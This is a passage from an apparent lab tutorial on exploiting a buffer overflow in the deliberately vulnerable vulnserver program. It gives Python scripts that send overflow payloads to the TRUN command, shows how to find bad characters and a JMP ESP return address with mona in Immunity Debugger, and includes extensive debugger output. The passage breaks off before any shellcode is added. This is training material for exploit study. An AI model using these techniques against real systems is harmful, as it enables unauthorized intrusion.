\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f
\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f
\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f
\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f
\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f
\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f
\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf
\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf
\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf
\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff)

shellcode = "A" * 2003 + "B" * 4 + badchars                                   //Add badchars

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('172.16.4.177', 9999))

        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to the server"
        sys.exit()
```

Run the script.   ./Find_Bad_Chars.py


STEP 2


Immunity Debugger - vulnserver.exe - [CPU - thread 00001064]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Increment Plus
Decrement Minus
Zero
Set to 1
Modify Enter
Copy selection to clipboard Ctrl+C
Copy all registers to clipboard
Follow in Dump
Follow in Stack
View MMX registers
View 3DNow! registers
View debug registers
Appearance
Paused


```
Registers (FPU)
EAX 00F2F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00B25060
EDX 00FFFEFD
EBX 00000114
ESP 00F2F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 397000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[11:41:24] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```


Now that we crashed the program, we are interesting in the HEX DUMP (SEE ABOVE).
This will change the bottom left window of Immunity to the Hex Dump
We need to look from 01 - FF to see if there is anything out of place.
in this particular instance there is nothing out of place, but here is an example of bad chars.




```
Address  Hex dump                 ASCII
00F2F9C8 01 02 03 04 05 06 07 08
00F2F9D0 09 0A 0B 0C 0D 0E 0F 10
00F2F9D8 11 12 13 14 15 16 17 18
00F2F9E0 19 1A 1B 1C 1D 1E 1F 20
00F2F9E8 21 22 23 24 25 26 27 28  !"#$%&'(
00F2F9F0 29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
00F2F9F8 31 32 33 34 35 36 37 38  12345678
00F2FA00 39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
00F2FA08 41 42 43 44 45 46 47 48  ABCDEFGH
00F2FA10 49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
00F2FA18 51 52 53 54 55 56 57 58  QRSTUVWX
00F2FA20 59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
00F2FA28 61 62 63 64 65 66 67 68  abcdefgh
00F2FA30 69 6A 6B 6C 6D 6E 6F 70  ijklmnop
00F2FA38 71 72 73 74 75 76 77 78  qrstuvwx
00F2FA40 79 7A 7B 7C 7D 7E 7F 80  yz{|}~⌂Ç
00F2FA48 81 82 83 84 85 86 87 88  üéâäàåçê
```



```
Address  Hex dump                 ASCII
001FF1D0 01 02 03 B0 B0 06 07 08
001FF1D8 09 0A 0B 0C 0D 0E 0F 10
001FF1E0 11 12 13 14 15 16 17 18
001FF1E8 19 1A 1B 1C 1D 1E 1F 20
001FF1F0 21 22 23 24 25 26 27 B0  !"#$%&'
001FF1F8 B0 2A 2B 2C 2D 2E 2F 30   *+,-./0
001FF200 31 32 33 34 35 36 37 38  12345678
001FF208 39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
001FF210 41 42 43 B0 B0 46 47 48  ABC  FGH
001FF218 49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
001FF220 51 52 53 54 55 56 57 58  QRSTUVWX
001FF228 59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
001FF230 61 62 63 64 65 66 67 68  abcdefgh
001FF238 69 6A 6B 6C 6D 6E 6F 70  ijklmnop
```



```
00F2FA50 89 8A 8B 8C 8D 8E 8F 90
00F2FA58 91 92 93 94 95 96 97 98
00F2FA60 99 9A 9B 9C 9D 9E 9F A0
00F2FA68 A1 A2 A3 A4 A5 A6 A7 A8
00F2FA70 A9 AA AB AC AD AE AF B0
00F2FA78 B1 B2 B3 B4 B5 B6 B7 B8
00F2FA80 B9 BA BB BC BD BE BF C0
00F2FA88 C1 C2 C3 C4 C5 C6 C7 C8
00F2FA90 C9 CA CB CC CD CE CF D0
00F2FA98 D1 D2 D3 D4 D5 D6 D7 D8
00F2FAA0 D9 DA DB DC DD DE DF E0
00F2FAA8 E1 E2 E3 E4 E5 E6 E7 E8
00F2FAB0 E9 EA EB EC ED EE EF F0
00F2FAB8 F1 F2 F3 F4 F5 F6 F7 F8
00F2FAC0 F9 FA FB FC FD FE FF 00
00F2FAC8 7F 00 00 00 00 00 00 00
00F2FAD0 00 00 00 00 34 66 B7 77
00F2FAD8 00 00 00 00 70 02 71 00
00F2FAE0 88 FB F2 00 9E 7F B9 76
00F2FAE8 D8 DF 5A 22 01 00 00 00
00F2FAF0 02 00 00 00 2C B2 13 6F
00F2FAF8 05 C0 32 DF 01 00 00 00
00F2FB00 02 00 00 00 00 00 13 6F
00F2FB08 00 00 1B 00 02 00 00 00
00F2FB10 44 00 00 00 F8 FA F2 00
00F2FB18 00 00 00 00 84 FB F2 00
00F2FB20 50 AE 13 6F 19 23 D6 B0
00F2FB28 FE FF FF FF 94 FB F2 00
00F2FB30 5C A1 13 6F 82 A1 13 6F
00F2FB38 BD C0 32 DF A0 A0 13 6F
00F2FB40 02 00 00 00 00 00 00 00
00F2FB48 10 00 00 00 58 FB F2 00
00F2FB50 14 01 00 00 8C 43 A5 75
00F2FB58 06 00 00 00 33 00 00 00
00F2FB60 DF 08 00 00 78 43 B2 00
00F2FB68 00 00 00 00 00 00 00 00
00F2FB70 00 00 00 00 00 00 00 00
00F2FB78 00 00 00 00 00 00 00 00
00F2FB80 00 00 00 00 00 00 00 00
00F2FB88 00 00 00 00 00 00 00 00
```



```
001FF248 79 7A 7B 7C 7D 7E 7F 80
001FF250 81 82 83 84 85 86 87 88
001FF258 89 8A 8B 8C 8D 8E 8F 90
001FF260 91 92 93 94 95 96 97 98
001FF268 99 9A 9B 9C 9D 9E 9F A0
001FF270 A1 A2 A3 A4 A5 A6 A7
001FF278 A9 AA AB AC AD AE AF B0
001FF280 B1 B2 B3 B4 B5       B8
001FF288 B9 BA BB BC BD B0 B0 C0
001FF290 C1 C2 C3       C6 C7 C8
001FF298 C9 CA CB B0 B0 CE CF D0
001FF2A0 D1 D2 D3       D6 D7 D8
001FF2A8 D9 DA DB DC DD DE DF E0
001FF2B0 E1 E2 E3 E4 E5 E6 E7 E8
001FF2B8 E9 EA EB EC ED EE EF F0
001FF2C0 F1 F2 F3 F4 F5 F6 F7 F8
001FF2C8 F9 FA FB FC FD FE FF 0D
```

The bad characters will not always present as B0, just "out of place".
Each character that is out of place we will write down. Compare with the
Left image to write them down. We will need these when we generate shell code.

example from above: 04, 05, etc


FINDING THE RIGHT MODULE

Here we will search and find a DLL or something that has no memory protections (i.e. DEP, ASLR, etc)
Tool: https://github.com/corelan/mona

We need to put mona.py in a specific folder C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

STEP 1

After placing the py file in the right folder, get immunity running and attach the vulnerable server.
In the bottom left of the immunity screen we need to run the command: !mona modules
Hit enter, and the result will look like this:



```
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
         Error accesing memory
         File 'C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\vulnserver.exe'
         [12:04:12] New process with ID 00001F80 created
         Main thread with ID 00001FC4 created
77AA0D90 New thread with ID 000015AC created
77AA0D90 New thread with ID 00001834 created
77AFDB40 New thread with ID 00002564 created
00400000 Modules C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\vulnserver.exe
           CRC changed, discarding .udd data
62500000 Modules C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essfunc.dll
6D7B0000 Modules C:\Windows\SYSTEM32\apphelp.dll
6F130000 Modules C:\Windows\system32\mswsock.dll
759A0000 Modules C:\Windows\System32\msvcrt.dll
75FE0000 Modules C:\Windows\System32\KERNEL32.DLL
76390000 Modules C:\Windows\System32\RPCRT4.dll
76960000 Modules C:\Windows\System32\KERNELBASE.dll
76B80000 Modules C:\Windows\System32\WS2_32.DLL
77A50000 Modules C:\Windows\SYSTEM32\ntdll.dll
77AC3980 [12:04:13] Attached process paused at ntdll.DbgBreakPoint
0BADF00D [+] Command used:
0BADF00D !mona modules

         ---------- Mona command started on 2021-02-18 12:19:54 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essfunc.dll)
0BADF00D  0x76960000 | 0x76b74000 | 0x00214000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x6f130000 | 0x6f182000 | 0x00052000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x6d7b0000 | 0x6d84f000 | 0x0009f000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\vulnserver.exe)
0BADF00D  0x75fe0000 | 0x760d0000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x759a0000 | 0x75a5f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77a50000 | 0x77bf3000 | 0x001a3000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x76390000 | 0x76450000 | 0x000c0000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x76b80000 | 0x76be3000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.250000
!mona modules
```

Here, we are looking for something attached to the vulnerable server and
the protection settings (Rebase, SafeSEH, ASLR, NXCompat, OS DLL) to be false

STEP 2

After finding something:


Side Bar: How to find the Opcode equivalent to JMP (convert assembly language into hex code)
1. In kali use /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
2. nasm > JMP ESP
00000000 FFE4 jmp esp

This FFE4 is what we need.


So now, we type the command:

!mona find -s "\xff\xe4" -m essfunc.dll

Hit enter, and the result will look like this:



```
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  Module info :
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D  0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essfunc.dll)
0BADF00D  0x76960000 | 0x76b74000 | 0x00214000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF00D  0x6f130000 | 0x6f182000 | 0x00052000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF00D  0x6d7b0000 | 0x6d84f000 | 0x0009f000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF00D  0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\vulnserver.exe)
0BADF00D  0x75fe0000 | 0x760d0000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF00D  0x759a0000 | 0x75a5f000 | 0x000bf000 | True   | True    | True  |  False   | True   | 7.0.19041.546 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF00D  0x77a50000 | 0x77bf3000 | 0x001a3000 | True   | True    | True  |  False   | True   | 10.0.19041.662 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D  0x76390000 | 0x76450000 | 0x000c0000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF00D  0x76b80000 | 0x76be3000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
0BADF00D -----------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.250000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xff\xe4" -m essfunc.dll

         ---------- Mona command started on 2021-02-18 12:31:55 (v2.0, rev 613) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules essfunc.dll
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x62500000 to 0x62508000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"\xff\xe4"' : 9
0BADF00D [+] Results :
625011AF   0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
625011BB   0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
625011C7   0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
625011D3   0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
625011DF   0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
```



```
625011EB  0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
625011F7  0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master\essf
62501203  0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master
62501205  0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\chocka\Desktop\Tools\vulnserver-master\vulnserver-master
0BADF00D    Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.218000
!mona find -s "\xff\xe4" -m essfunc.dll
```

We are looking for the return addresses. We can use the first one as long as the security protections are false

Return address: 625011af

STEP 3

Now we create a script:

Note: in our script the return address will be written backwards as shown below. This is little endian format


Note: When we run the script, it will crash the server, but it will hit a JMP point.

```
#!/usr/bin/python
import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"          //Remove the B's and add our found return address.

try:
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(('172.16.4.177', 9999))

            s.send(('TRUN /.:/' + shellcode))
            s.close()

except:
            print "Error connecting to the server"
            sys.exit()
```

STEP 4

Go back to immunity debugger and add our return address there which is our JMP code.

Enter the return address:
Hit Okay




Immunity Debugger - vulnserver.exe - [CPU - thread 00002564, module ntdll]

```
77AC3981  C3               RETN
77AC3982  CC               INT3
77AC3983  CC               INT3
77AC3984  CC               INT3
77AC3985  CC               INT3
77AC3986  CC               INT3
77AC3987  CC               INT3
77AC3988  CC               INT3
77AC3989  CC               INT3
77AC398A  CC               INT3
77AC398B  CC               INT3
77AC398C  CC               INT3
77AC398D  CC               INT
77AC398E  CC               INT
77AC398F  CC               INT
77AC3990  8B4C24 04        MOV
77AC3994  F641 04 06       TEST
77AC3998  74 05            JE S
77AC399A  E8 81F8FFFF      CALL
77AC399F  B8 01000000      MOV
77AC39A4  C2 1000          RETN
77AC39A7  8DA424 00000000  LEA
77AC39AE  8BFF             MOV
77AC39B0  833D AC69B777 0  CMP
77AC39B7  74 0E            JE SHORT ntdll.77AC39C7
77AC39B9  8B0D AC69B777    MOV ECX,DWORD PTR DS:[77B769AC]
77AC39BF  FF15 E091B777    CALL DWORD PTR DS:[77B791E0]          ntdll.RtlDebugPrintT
```

Enter expression to follow

625011af


This windows should pop up:
If it worked we should find
FFE4 JMP ESP.



Immunity Debugger - vulnserver.exe - [CPU - thread 00002564, module essfunc]

```
625011AF  FFE4    JMP ESP
625011B1  FFE0    JMP EAX
625011B3  58      POP EAX
625011B4  58      POP EAX
625011B5  C3      RETN
625011B6  5D      POP EBP
625011B7  C3      RETN
625011B8  55      PUSH EBP
625011B9  89E5    MOV EBP,ESP
625011BB  FFE4    JMP ESP
625011BD  FFE1    JMP ECX
625011BF  5B      POP EBX
625011C0  5B      POP EBX
625011C1  C3      RETN
625011C2  5D      POP EBP
625011C3  C3      RETN
625011C4  55      PUSH EBP
625011C5  89E5    MOV EBP,ESP
625011C7  FFE4    JMP ESP
625011C9  FFE3    JMP EBX
625011CB  5D      POP EBP
625011CC  5D      POP EBP
625011CD  C3      RETN
625011CE  5D      POP EBP
625011CF  C3      RETN
625011D0  55      PUSH EBP
625011D1  89E5    MOV EBP,ESP
```

Next we set a breakpoint
on the address:
Note: This will stop the program
at this exact point.




Immunity Debugger - vulnserver.exe - [CPU - thread 00002564, module essfunc]

Now Hit play in Immunity.

STEP 5

Execute our script in kali.   ./Right_Module.py

The result will look like this:




Immunity Debugger - vulnserver.exe - [CPU - thread 00001C78, module essfunc]

```
625011AF  FFE4    JMP ESP
625011B1  FFE0    JMP EAX
625011B3  58      POP EAX
625011B4  58      POP EAX
625011B5  C3      RETN
625011B6  5D      POP EBP
625011B7  C3      RETN
625011B8  55      PUSH EBP
625011B9  89E5    MOV EBP,ESP
625011BB  FFE4    JMP ESP
625011BD  FFE1    JMP ECX
625011BF  5B      POP EBX
625011C0  5B      POP EBX
625011C1  C3      RETN
625011C2  5D      POP EBP
625011C3  C3      RETN
625011C4  55      PUSH EBP
625011C5  89E5    MOV EBP,ESP
625011C7  FFE4    JMP ESP
625011C9  FFE3    JMP EBX
